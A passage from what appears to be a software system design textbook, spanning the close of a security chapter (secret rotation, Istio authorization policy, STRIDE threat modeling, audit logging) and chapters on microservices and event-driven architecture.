+-----+ | CI/CD Pipeline | +-----+ | | Fetch secrets at deploy time v +-----+
+-----+ | Secret Manager | <----> | Encryption Backend | | (Vault / AWS SM) | | (KMS / HSM) | +-----+
+-----+ | | Inject into app (env vars, mounted files) v +-----+ | Application Runtime | | (no secrets in code | | or config files) | +-----+

Secret Rotation

Regularly changing secrets limits the blast radius of a compromise.

Automated Rotation Flow: 1. Rotation scheduler triggers (e.g., every 30 days) 2. Secret Manager generates new credentials 3. New credentials are set in the target system (e.g., database) 4. Applications fetch the new credentials on next request 5. Old credentials are deprecated after grace period 6. Old credentials are revoked Timeline: |----- Active: New Secret -----| |-- Grace Period --| |-- Revoked: Old Secret --|

Tools for rotation: - AWS Secrets Manager (built-in rotation with Lambda) - HashiCorp Vault (dynamic secrets — credentials generated on-demand, auto-expire) - CyberArk (enterprise PAM)

20.8 Security in Microservices

Service Mesh (Istio)

A service mesh provides a dedicated infrastructure layer for service-to-service communication with built-in security features.

+-----+ | Control Plane | | (Istio Pilot, Citadel, Policy Engine) |
+-----+ | | Certificate Policy Rules Config Updates | | v v v +-----+
+-----+ +-----+ | Service A | | Service B | | Service C | | +-----+ | | +-----+ | | App |
| | App | | App | | +-----+ | | +-----+ | | Sidecar | | | Sidecar | | | Sidecar | | | Proxy
|<-->| | Proxy |<-->| | Proxy | | | (Envoy) | | | (Envoy) | | | +-----+ | | +-----+ | | +-----+ |
+-----+ +-----+ +-----+ mTLS mTLS mTLS

Security features of a service mesh: - **Automatic mTLS:** All inter-service traffic is encrypted and mutually authenticated - **Authorization policies:** Define which services can communicate - **Certificate management:** Automatic cert rotation via built-in CA - **Traffic policies:** Rate limiting, circuit breaking, retries - **Observability:** Distributed tracing, metrics, access logs

Policy Enforcement Example (Istio)

```
# Only allow Service A to call Service B's /api/orders endpoint
apiVersion: security.istio.io/v1beta1
kind: AuthorizationPolicy
metadata:
  name: allow-service-a-orders
spec:
  selector: matchLabels:
    app: service-b
  rules:
    - from:
        - source: principals: ["cluster.local/ns/default/sa/service-a"]
      to:
        - operation: methods: ["GET"]
          paths: ["/api/orders*"]
```

20.9 Threat Modeling — STRIDE

Threat modeling is the process of systematically identifying potential threats to your system. **STRIDE** is a widely used framework developed at Microsoft.

Threat	Description	Example	Mitigation
Spoofing	Pretending to be someone else	Stolen credentials, IP spoofing	Strong authentication, MFA
Tampering	Modifying data or code	Man-in-the-middle, SQL injection	Integrity checks, signatures, TLS
Repudiation	Denying an action was performed	User claims they didn't make a purchase	Audit logs, digital signatures
Information Disclosure	Exposing data to unauthorized parties	Data breach, error messages leaking info	Encryption, access controls
Denial of Service	Making the system unavailable	DDoS, resource exhaustion	Rate limiting, scaling, CDN
Elevation of Privilege	Gaining unauthorized access to higher privileges	Exploiting admin endpoints, IDOR	Least privilege, input validation

Threat Modeling Process

1. IDENTIFY ASSETS 2. DIAGRAM SYSTEM 3. IDENTIFY THREATS What needs protection? Data flow diagrams Apply STRIDE to - User data Trust boundaries each component - API keys Entry points and data flow - Business logic 4. ASSESS RISK 5. MITIGATE 6. VALIDATE Likelihood x Impact Design countermeasures Penetration testing Prioritize threats Implement controls Security reviews Update architecture Ongoing monitoring

20.10 Security Audit Logging

Comprehensive audit logs are essential for security monitoring, incident response, compliance, and forensics.

What to Log

```
+-----+-----+ | Category | Events to Log |
+-----+-----+ | Authentication | Login success/failure, MFA events, logout | | Password
changes, account lockouts | +-----+-----+ | Authorization | Access granted/denied, privilege
changes | | Role assignments, permission modifications | +-----+-----+ | Data Access |
Read/write of sensitive data, exports | | Bulk queries, PII access | +-----+-----+ | Admin
Actions | Configuration changes, user management | | Deployments, secret rotations |
+-----+-----+ | Security Events | WAF blocks, rate limit triggers | | Certificate errors,
anomalous behavior | +-----+-----+
```

What NOT to Log

- Passwords or credentials (even hashed)
- Full credit card numbers or SSNs
- Session tokens or API keys
- Encryption keys or secrets

Audit Log Architecture

```
+-----+ +-----+ +-----+ +-----+ | Services |---->| Log |---->| Immutable Log |---->| SIEM / Analysis| | (all
apps) | | Shipper | | Store | | (Splunk, ELK, | +-----+ | (Fluentd)| | (S3, append- | | Datadog) | +-----+ | only DB) |
+-----+ +-----+ | Alerts & Dashboards Anomaly Detection Incident Response
```

Best practices: - Logs must be **immutable** (append-only storage, WORM — Write Once Read Many) - Include timestamp, actor, action, resource, result, source IP, and request ID - Centralize logs from all services - Set up real-time alerting on critical security events - Retain logs per compliance requirements (typically 1-7 years) - Protect log integrity with checksums or digital signatures

20.11 Security Trade-Off Summary

Security Measure	Benefit	Cost / Trade-off
Encryption at rest	Data protected if storage breached	CPU overhead, key management
mTLS everywhere	All traffic authenticated + encrypted	Cert management complexity, latency
WAF	Block common attacks	False positives, tuning effort
Zero Trust	No implicit trust	Higher complexity, more latency
Input validation	Prevent injection attacks	Development effort
Audit logging	Forensics + compliance	Storage costs, PII in logs risk
Secret rotation	Limits breach impact	Operational complexity
Rate limiting	DDoS + abuse protection	May block legitimate burst traffic
Data masking	Privacy protection	Reduced data utility for debugging
Multi-factor authentication	Stronger identity assurance	User friction, support overhead

20.12 Key Takeaways

Security is defense in depth. No single control is sufficient. Layer security at every level — network, transport, application, and data.

Encrypt everything. Data at rest (AES-256), data in transit (TLS 1.3), and consider end-to-end encryption for the most sensitive data.

Never trust user input. Validate and sanitize all input server-side. Use parameterized queries, output encoding, and CSRF tokens.

Adopt Zero Trust. Assume breach. Verify every request regardless of source. Use mTLS, microsegmentation, and least-privilege access.

Protect secrets rigorously. Use secret managers (Vault, AWS Secrets Manager), never hardcode credentials, and implement automated rotation.

Privacy is a design constraint. Build GDPR/CCPA compliance into your architecture from day one — data minimization, deletion pipelines, consent management, and audit trails.

Use a service mesh in microservices architectures for automatic mTLS, policy enforcement, and observability.

Model your threats. Use STRIDE or similar frameworks during design to systematically identify and mitigate threats before they become vulnerabilities.

Log everything (securely). Immutable, centralized audit logs are critical for incident response, compliance, and forensic analysis. Never log secrets.

Security has costs — but breaches cost more. Every security measure has a trade-off in complexity, performance, or user experience. Make informed decisions, but always err on the side of security for sensitive systems.

Previous chapter: [Chapter 19 - Authentication and Authorization](#)

PART VI - ADVANCED ARCHITECTURAL PATTERNS

Chapter 21: Microservices Architecture

Introduction

Microservices architecture is a design approach where a single application is composed of many small, independently deployable services. Each service runs in its own process, communicates over lightweight protocols (typically HTTP/REST or messaging), and is built around a specific business capability.

This architectural style emerged as a response to the limitations of large monolithic applications, where a single codebase and deployment unit grew unwieldy as teams and features scaled. Companies like Netflix, Amazon, Uber, and Spotify popularized this pattern after experiencing the pain of monolithic deployments firsthand.


In this chapter, we will explore the principles, patterns, trade-offs, and practical considerations of microservices architecture.

21.1 Monolith vs Microservices

Before diving into microservices, it is essential to understand what they replace and when each architectural style is appropriate.

Monolithic Architecture

A **monolith** is a single deployable unit containing all application logic. The entire codebase is compiled, tested, and deployed as one artifact (e.g., a single WAR/JAR file, a single Docker image, a single binary).



Comparison Table

Aspect	Monolith	Microservices
Deployment	Single unit, all-or-nothing	Independent per service
Codebase	One large codebase	Many small codebases
Scaling	Scale entire application	Scale individual services
Technology	Single tech stack	Polyglot (different stacks per svc)
Team Structure	Large teams, shared ownership	Small teams, service ownership
Data Management	Single shared database	Database per service
Complexity	Simple to develop initially	Operational complexity from day one
Latency	In-process calls (fast)	Network calls (slower)
Testing	Easier end-to-end tests	Requires contract/integration tests
Fault Isolation	One bug can crash everything	Failures are isolated per service
Time to Market	Slower as app grows	Faster for independent features
DevOps Requirements	Minimal	Significant (CI/CD, monitoring, etc.)

When to Use Which

Choose a Monolith when: - You are a small team (< 10 developers) - The domain is not well understood yet - You are building an MVP or prototype - You want simplicity and fast initial development - You have limited DevOps maturity

Choose Microservices when: - You have multiple autonomous teams - Different parts of the system have different scaling needs - You need independent deployment cycles - The domain is well understood and can be cleanly decomposed - You have mature DevOps practices (CI/CD, monitoring, container orchestration)

***Key Insight:** Many successful microservices architectures started as monoliths. Start monolithic, identify boundaries, then extract services when the pain of the monolith outweighs the complexity of microservices.*

21.2 Characteristics of Microservices

Single Responsibility


Each microservice should do **one thing well**. It encapsulates a single business capability or bounded context. For example, in an e-commerce system: - **User Service** — registration, authentication, profile management - **Product Service** — catalog, product details, search - **Order Service** — order creation, order status, order history - **Payment Service** — payment processing, refunds - **Notification Service** — email, SMS, push notifications

Independent Deployment

Each service can be deployed independently without affecting others. This enables: - Faster release cycles - Reduced risk per deployment - Canary releases and blue-green deployments per service

Own Data Store

Each service **owns its data** and exposes it only through its API. No service should directly access another service's database. This is the **Database per Service** pattern.



Decentralized Governance

Teams choose their own technology stack, frameworks, and data stores. There is no mandate that every service must use the same language or database.

Designed for Failure

Microservices assume the network is unreliable. They implement: - **Circuit breakers** — stop calling a failing service - **Retries with backoff** — retry transient failures - **Timeouts** — don't wait forever - **Bulkheads** — isolate failures so they don't cascade

Smart Endpoints, Dumb Pipes


Business logic lives in services, not in the communication infrastructure. Communication channels (HTTP, message queues) are kept simple.

21.3 Service Decomposition Strategies

One of the hardest problems in microservices is deciding **how to split** your system.


By Business Capability

Align services with business functions. Ask: "What does the business do?"



By Subdomain (DDD Bounded Contexts)

Use Domain-Driven Design (DDD) to identify **bounded contexts** — areas of the domain with their own ubiquitous language and model.



Note: "Customer" in the Sales context may have different attributes than "Customer" in a Support context. Each bounded context defines its own model.

Common Decomposition Anti-Patterns

- **Too fine-grained:** Creating a service per entity (e.g., AddressService) leads to excessive network calls and tight coupling.
- **Shared data coupling:** Two services that always need the same data probably belong together.
- **Distributed monolith:** Services that must be deployed together are not truly independent. This is the worst of both worlds.

21.4 Inter-Service Communication

Synchronous Communication

REST (HTTP/JSON)

The most common approach. Services expose HTTP endpoints and communicate via request/response.



Pros: Simple, widely understood, great tooling **Cons:** Tight coupling (caller waits for response), cascade failures

gRPC (Protocol Buffers)

A high-performance RPC framework using Protocol Buffers for serialization.



Pros: Fast (binary serialization), strong typing via proto files, HTTP/2 multiplexing, bidirectional streaming **Cons:** Less human-readable, requires proto file management, browser support is limited

Feature	REST/HTTP	gRPC
Protocol	HTTP/1.1 or 2	HTTP/2
Serialization	JSON (text)	Protobuf (binary)
Performance	Good	Excellent
Streaming	Limited	Full bidirectional
Browser Support	Excellent	Requires grpc-web
Tooling	Postman, curl	grpcurl, BloomRPC
Contract	OpenAPI/Swagger	.proto files

Asynchronous Communication

Message Queues (Point-to-Point)

A producer sends a message to a queue. A single consumer picks it up.

```
Order Service --msg--> [ Order Queue ] --msg--> Payment Service
```

Technologies: RabbitMQ, Amazon SQS, ActiveMQ

Event Bus / Pub-Sub (One-to-Many)

A producer publishes an event. Multiple consumers (subscribers) receive it.

```
+----> Inventory Service Order Service --event--> | Event Bus (Kafka/SNS) +----> Notification Service +----> Analytics Service
```

Technologies: Apache Kafka, Amazon SNS/EventBridge, NATS, Redis Streams

Pros of Asynchronous: Loose coupling, resilience (messages buffered), natural load leveling **Cons of Asynchronous:** Eventual consistency, harder to debug, message ordering challenges

21.5 API Gateway Pattern

An **API Gateway** is the single entry point for all client requests. It routes requests to the appropriate microservice and can handle cross-cutting concerns.

```
+-----+ Clients | API GATEWAY | (Web, Mobile) --> | | | - Routing | | - Authentication | | - Rate Limiting | | - Load Balancing | |  
- Response Agg. | | - SSL Termination | +---+---+---+---+ | | | +-----+ | +-----+ | | | +---V---+ +---V---+ +---V---+  
+---V---+ | User | | Product | | Order | | Payment | | Service | | Service | | Service | | Service | +-----+ +-----+ +-----+  
+-----+
```

Responsibilities

Concern	Description
Routing	Route <code>/api/users/*</code> to User Service, <code>/api/orders/*</code> to Order Service
Authentication	Validate JWT tokens, API keys before forwarding requests
Rate Limiting	Protect services from excessive requests
Response Aggregation	Combine data from multiple services into one response
Protocol Translation	Accept REST from clients, call gRPC internally
Caching	Cache responses to reduce backend load
Circuit Breaking	Stop forwarding to unhealthy services

Popular API Gateways

Gateway	Notes
Kong	Open-source, plugin-based, built on Nginx
AWS API GW	Managed, integrates with Lambda, supports REST/WebSocket
Zuul	Netflix OSS, Java-based, works with Spring Cloud
Envoy	High-performance L4/L7 proxy, used in service meshes
APISIX	Apache project, dynamic routing, plugin architecture

Backend for Frontend (BFF)

A variant where you create **separate gateways** for different client types:

Mobile App --> [Mobile BFF] --> Microservices Web App --> [Web BFF] --> Microservices Admin --> [Admin BFF] --> Microservices

Each BFF is tailored to the specific needs and screen sizes of its client.

21.6 Service Discovery

In a dynamic environment where services scale up/down and IP addresses change, services need a way to **find each other**.

Client-Side Discovery

The client queries a **service registry** to find available instances, then load-balances across them.

```
+-----+ 1. Query +-----+ | Order | -----> | Service Registry | | Service| <----- | (Eureka/Consul) | +-----+ 2.
Return IPs +-----+ | | 3. Direct call to chosen instance v +-----+ | Payment Service| (one of many instances)
+-----+
```

Examples: Netflix Eureka + Ribbon, HashiCorp Consul

Server-Side Discovery

The client sends requests to a **load balancer** or **DNS**, which resolves to a healthy instance. The client doesn't need to know about the registry.

```
+-----+ 1. Request +-----+ 2. Forward +-----+ | Order | -----> | Load Balancer | -----> | Payment
Service| | Service| <----- | / DNS | <----- | (instance) | +-----+ 4. Response +-----+ 3. Response
+-----+
```

Examples: Kubernetes DNS + kube-proxy, AWS ALB + Cloud Map

Aspect	Client-Side	Server-Side
Complexity	Client needs discovery logic	Client is simple
Load Balancing	Client-side (more flexible)	Server-side (centralized)
Language Support	Needs library per language	Language agnostic
Infrastructure	Lighter	Requires LB infrastructure
Example	Eureka + Ribbon	Kubernetes Services

21.7 Service Mesh

A **service mesh** is a dedicated infrastructure layer that handles service-to-service communication. It uses a **sidecar proxy** deployed alongside each service instance.

```
+-----+ +-----+ | Pod A | | Pod B | | +-----+ +-----+ | +-----+
+-----+ | | | Order | | Sidecar | | | Sidecar | | Payment | | | Service |<>| Proxy |<----->| Proxy |<>| Service | | | | (Envoy)
| | | (Envoy) | | | +-----+ +-----+ | +-----+ +-----+ | +-----+
+-----+ | | v v +-----+ | Control Plane | | (Istio Pilot / Linkerd Controller) | | -
Traffic management | | - Security policies | | - Observability config | +-----+
```

What Problems Does a Service Mesh Solve?

Problem	How Service Mesh Helps
Mutual TLS (mTLS)	Automatic encryption between services
Traffic Management	Canary releases, traffic splitting, retries

Observability	Distributed tracing, metrics, access logs
Resilience	Circuit breaking, timeouts, retries — without code
Access Control	Service-to-service authorization policies

Popular Service Meshes

Mesh	Sidecar Proxy	Key Feature
Istio	Envoy	Feature-rich, complex, widely adopted
Linkerd	linkerd-proxy	Lightweight, simple, Rust-based proxy
Consul Connect	Envoy	Integrates with HashiCorp ecosystem

When to use: If you have 50+ microservices and need consistent security, observability, and traffic management without modifying application code.

21.8 Data Management in Microservices

Database per Service (Recommended)

Each service owns its database. Other services access data only through APIs.

Pros: Loose coupling, independent scaling, technology freedom **Cons:** Cross-service queries are hard, data consistency is eventual

Shared Database (Anti-Pattern)

Multiple services read/write to the same database.

Why it's bad: - Schema changes affect all services - No independent deployment - Performance contention - Tight coupling through shared tables

Strategies for Cross-Service Data

- API Composition:** A service calls multiple services and joins data in memory
- CQRS:** Maintain denormalized read models that combine data from multiple services
- Event-Driven Sync:** Services publish events when data changes; other services maintain local copies of the data they need

21.9 Distributed Tracing

In a microservices architecture, a single user request may traverse 5-10 services. Debugging failures requires **distributed tracing**.

```
User Request (trace-id: abc123) | v [API Gateway] --> span-1 (10ms) | v [Order Service] --> span-2 (25ms) | | v | [Inventory Service] --> span-3 (15ms) | v [Payment Service] --> span-4 (50ms) | v [Notification Service] --> span-5 (5ms) Total request time: 105ms Bottleneck identified: Payment Service (50ms)
```

Key Concepts

- Trace:** The entire journey of a request across services
- Span:** A single operation within a trace (one service's work)
- Trace ID:** Unique identifier propagated across all services
- Span ID:** Unique identifier for each span within a trace

Tools

Tool	Type	Notes
Jaeger	Open source	CNCF project, Uber-originated
Zipkin	Open source	Twitter-originated
AWS X-Ray	Managed	Integrates with AWS services
Datadog APM	Commercial	Full observability platform
OpenTelemetry	Standard	Vendor-neutral instrumentation

21.10 Challenges of Microservices

Challenge	Description
Network Latency	Inter-service calls add latency vs in-process calls
Data Consistency	No ACID transactions across services
Debugging	Distributed systems are harder to debug
Deployment Complexity	Need CI/CD per service, container orchestration
Testing	Integration tests across services are complex
Service Sprawl	Too many services become hard to manage
Distributed Tracing	Required to understand request flows
Security	More network surface area to secure
Data Duplication	Services may maintain copies of shared data
Organizational	Need team autonomy, clear service ownership

21.11 Migration Strategy: Strangler Fig Pattern

Named after the strangler fig tree that grows around a host tree until it replaces it.

How It Works


- 1. **Identify** a module in the monolith to extract
- 2. **Build** the new microservice alongside the monolith
- 3. **Route** traffic for that feature to the new service (via API Gateway or proxy)
- 4. **Remove** the old code from the monolith once the new service is proven
- 5. **Repeat** for the next module

```
Phase 1: Monolith handles everything +-----+ | MONOLITH | | [Users][Orders][Payments] | +-----+ Phase
2: Extract Payment Service +-----+ +-----+ | MONOLITH | | Payment Service | | [Users][Orders] | | (new) |
+-----+ +-----+ ^ ^ | API Gateway | +----- routes ----->+ /users, /orders /payments Phase 3:
Extract Order Service +-----+ +-----+ | MONOLITH | | Payment Service | | [Users] | +-----+
+-----+ | Order Service | +-----+ Phase 4: Monolith is fully decomposed (or remains as a small core)
```


Tips for Migration

- Start with the **least coupled** module
- Use **feature flags** to control traffic routing
- Run the old and new path in **parallel** and compare results (shadow testing)
- Keep a **shared database** temporarily and migrate data ownership gradually

21.12 Complete Microservices Architecture Diagram



21.13 Key Takeaways

- Microservices decompose a system into small, independently deployable services** each owning a single business capability and its data.
- Start with a monolith** unless you have strong reasons and mature DevOps practices. Use the Strangler Fig pattern to migrate incrementally.
- Service decomposition** should follow business capabilities or DDD bounded contexts, not technical layers.
- Communication** can be synchronous (REST, gRPC) or asynchronous (message queues, event bus). Prefer async for loose coupling and resilience.
- API Gateway** is the front door — handles routing, auth, rate limiting, and aggregation.
- Service Discovery** (Consul, Eureka, Kubernetes DNS) enables dynamic routing as services scale and move.
- Service Mesh** (Istio, Linkerd) provides mTLS, traffic management, and observability as infrastructure — no application code changes needed.
- Database per Service** is essential. Shared databases create tight coupling and negate microservices benefits.
- Distributed tracing** (Jaeger, Zipkin, OpenTelemetry) is mandatory — you cannot debug distributed systems without it.
- Microservices trade development simplicity for operational complexity.** Invest in automation, monitoring, and team autonomy.

Further Reading

- *Building Microservices* by Sam Newman
- *Microservices Patterns* by Chris Richardson
- *Domain-Driven Design* by Eric Evans
- Martin Fowler's microservices articles: <https://martinfowler.com/microservices/>
- The Twelve-Factor App: <https://12factor.net>

Chapter 22: Event-Driven Architecture

Introduction

Event-Driven Architecture (EDA) is a software design paradigm where the flow of the program is determined by **events** — significant changes in state. Instead of services directly calling each other, they communicate by producing and consuming events.

In an event-driven system, events are **first-class citizens**. An event represents something that **happened** in the past: "OrderPlaced", "PaymentProcessed", "UserRegistered". Services react to events they care about, creating a loosely coupled, highly scalable architecture.

EDA is foundational to modern distributed systems, powering real-time analytics, microservices communication, IoT processing, and financial trading platforms.

22.1 What Is an Event?

An event is an **immutable record** of something that happened at a specific point in time.

```
{ "eventId": "evt-a1b2c3d4", "eventType": "OrderPlaced", "timestamp": "2024-01-15T10:30:00Z", "source": "order-service", "data": { "orderId": "ord-12345", "customerId": "cust-67890", "items": [ { "productId": "prod-111", "quantity": 2, "price": 29.99 }, { "productId": "prod-222", "quantity": 1, "price": 49.99 } ], "totalAmount": 109.97 }, "metadata": { "correlationId": "corr-xyz", "userId": "user-abc" } }
```

Key Properties of Events

- **Immutable:** Once created, events never change
- **Past tense:** Events describe what happened (OrderPlaced, not PlaceOrder)
- **Self-describing:** Contain enough context for consumers to process them
- **Timestamped:** Record when the event occurred

22.2 Event Types

Domain Events

Events that originate from the core business domain. They represent state transitions within a bounded context.

```
Examples: - OrderPlaced - PaymentAuthorized - InventoryReserved - ShipmentDispatched
```

Integration Events

Events published **between bounded contexts** or services. They cross service boundaries and form the public contract between systems.

```
Order Context --"OrderPlaced"--> Payment Context Inventory Context Notification Context
```


Best Practice: Integration events should contain only the data needed by consumers, not the entire internal domain model.

Notification Events

Lightweight events that signal something happened but carry **minimal data**. Consumers must call back to the source service for details.

```
{ "eventType": "OrderPlaced", "orderId": "ord-12345" } // Consumer calls: GET /orders/ord-12345 for full details
```

22.3 Core Components of EDA



Event Producers

Services that detect state changes and publish events. A producer does not know or care who consumes its events.

Event Channels

The messaging infrastructure that transports events. This can be: - **Message Queues** (point-to-point): RabbitMQ, SQS - **Event Streams** (pub-sub with retention): Kafka, Kinesis, Pulsar - **Event Buses** (fan-out): EventBridge, SNS

Event Consumers

Services that subscribe to events and react to them. A consumer processes events independently and at its own pace.

22.4 EDA Patterns

Pattern 1: Event Notification

The simplest form of EDA. A service publishes a lightweight notification that something happened. Consumers may call back for details.




Pros: - Simple to implement - Events stay small - Source of truth remains in the producer

Cons: - Consumers must make additional calls (coupling) - Source service must handle callback load - Higher overall network traffic

Pattern 2: Event-Carried State Transfer

Events carry **all the data** consumers need. No callback required.




Pros: - Consumers are fully decoupled — no callbacks needed - Lower latency (no additional network calls) - Consumers can build local caches/copies of data


Cons: - Events are larger - Data duplication across services - Risk of stale data if events are missed

Pattern 3: Event Sourcing

Instead of storing the **current state** of an entity, you store the **sequence of events** that led to the current state. The current state is derived by replaying events.



How Event Sourcing Works



Event Store

A specialized database optimized for appending events and reading event streams. Examples: EventStoreDB, Axon Server, or even Kafka used as an event store.

```
+-----+ | EVENT STORE |
|-----| | Stream: Account-A1 | | | | | | |
|-----| | Seq | Event Type | Data | Timestamp |
|-----| | 1 | AccountCreated | {balance: 0} | 2024-01-01 | | 2 | MoneyDeposited |
{amount: 200} | 2024-01-02 | | 3 | MoneyWithdrawn | {amount: 50} | 2024-01-03 | | 4 | MoneyDeposited | {amount: 100} | 2024-01-05 |
+-----+
```

Replaying Events

To get the current state, replay all events for an entity from the beginning. As event counts grow, this becomes slow. The solution: **snapshots**.

Snapshots

Periodically save the current state as a snapshot. When rebuilding, start from the latest snapshot instead of the very first event.

```
Events: 1 -> 2 -> 3 -> ... -> 999 -> [SNAPSHOT at event 1000] -> 1001 -> 1002
To rebuild state: Load snapshot (event 1000) + replay events 1001, 1002
Instead of: Replay all 1002 events from scratch
```

Benefits of Event Sourcing

- **Complete audit trail:** Every change is recorded forever
- **Temporal queries:** "What was the state at 3pm last Tuesday?"
- **Debug-friendly:** Replay events to reproduce bugs
- **Event replay:** Rebuild read models or fix bugs by replaying from a point in time

Challenges of Event Sourcing

- **Event schema evolution:** What happens when event structure changes?
- Use versioning: `OrderPlacedV1`, `OrderPlacedV2`
- Use upcasters to transform old events to new format
- **Storage growth:** Events accumulate forever. Snapshots help but storage still grows.
- **Complexity:** Developers must think in events, not state mutations
- **Eventual consistency:** Read models may lag behind the write side

22.5 Choreography vs Orchestration

When multiple services must collaborate (e.g., processing an order), there are two approaches to coordinate them.

Choreography

Each service listens for events and reacts independently. There is **no central coordinator**. Services emit events that trigger other services.

```
Order Payment Inventory Shipping Notification Service Service Service Service | | | | |--OrderPlaced->| | | | |--PaymentOK->| | | |
|--Reserved-->| | | | |--Shipped---->| | | | |--EmailSent
```

Pros: - Loose coupling — services don't know about each other - Easy to add new consumers - No single point of failure (no coordinator) - Each service evolves independently

Cons: - Hard to understand the overall flow (no single place to see it) - Difficult to monitor and debug - Risk of cyclic event dependencies - Hard to implement complex business logic with conditions

Orchestration

A **central orchestrator** (coordinator) tells each service what to do and when. It manages the entire workflow.

```
+-----+ | Order Saga | | Orchestrator | +-----+-----+ | +-----+-----+ | | | 1. Create Order 2. Process  
Payment 3. Reserve Inventory | | v v v +-----+ +-----+ +-----+ | Order | | Payment | | Inventory | | Service | | Service | |  
Service | +-----+ +-----+ +-----+ | 4. Ship Order | v +-----+ | Shipping | | Service | +-----+
```

Pros: - Clear, visible workflow — easy to understand - Centralized monitoring and error handling - Complex conditional logic is straightforward - Easier to implement sagas with compensating actions

Cons: - Orchestrator becomes a coupling point - Risk of putting too much logic in the orchestrator - Orchestrator is a potential single point of failure - Tighter coupling between orchestrator and services

Comparison Table

Aspect	Choreography	Orchestration
Coupling	Very loose	Moderate (via orchestrator)
Visibility	Low (distributed flow)	High (centralized flow)
Complexity	Complex at scale (event chains)	Complex orchestrator logic
Failure Handling	Hard to coordinate	Centralized compensation
Adding Services	Easy (just subscribe)	Requires orchestrator changes
Debugging	Difficult	Easier (single log source)
Best For	Simple event flows	Complex multi-step workflows
Examples	Event-driven microservices	Order processing sagas

*In Practice: Many systems use a **hybrid approach** — choreography for simple event flows and orchestration for complex business processes.*

22.6 Event Bus / Event Broker Technologies

Apache Kafka

The most popular event streaming platform.

```
+-----+ +-----+ +-----+ +-----+ | Producer |---->| KAFKA CLUSTER |---->| Consumer | +-----+ |  
| | Group A | | Topic: "orders" | +-----+ +-----+ | +-----+ +-----+ | +-----+ | Producer |---->|  
|Partition0| |Partition1| |Partition2| |---->| Consumer | +-----+ | | msg1,4,7 | | msg2,5,8 | | msg3,6,9 | | | Group B | | +-----+  
+-----+ +-----+ | +-----+ +-----+
```

Key Features: - Durable, ordered, partitioned event streams - High throughput (millions of events/sec) - Consumer groups for parallel processing - Configurable retention (days, weeks, forever) - Exactly-once semantics (with transactions)

Amazon EventBridge

A serverless event bus from AWS.

Key Features: - Schema registry for event discovery - Content-based filtering (rules engine) - Integrates with 100+ AWS services - Pay-per-event pricing

NATS

A lightweight, high-performance messaging system.

Key Features: - Extremely fast (low latency) - Simple pub-sub and request-reply - JetStream for persistence and exactly-once delivery - Ideal for edge computing and IoT

Feature	Kafka	EventBridge	NATS
---------	-------	-------------	------

Type	Event stream	Event bus	Message system
Ordering	Per partition	Best-effort	Per subject
Retention	Configurable (days+)	None (pass-through)	JetStream: config.
Throughput	Very high	Moderate	Very high
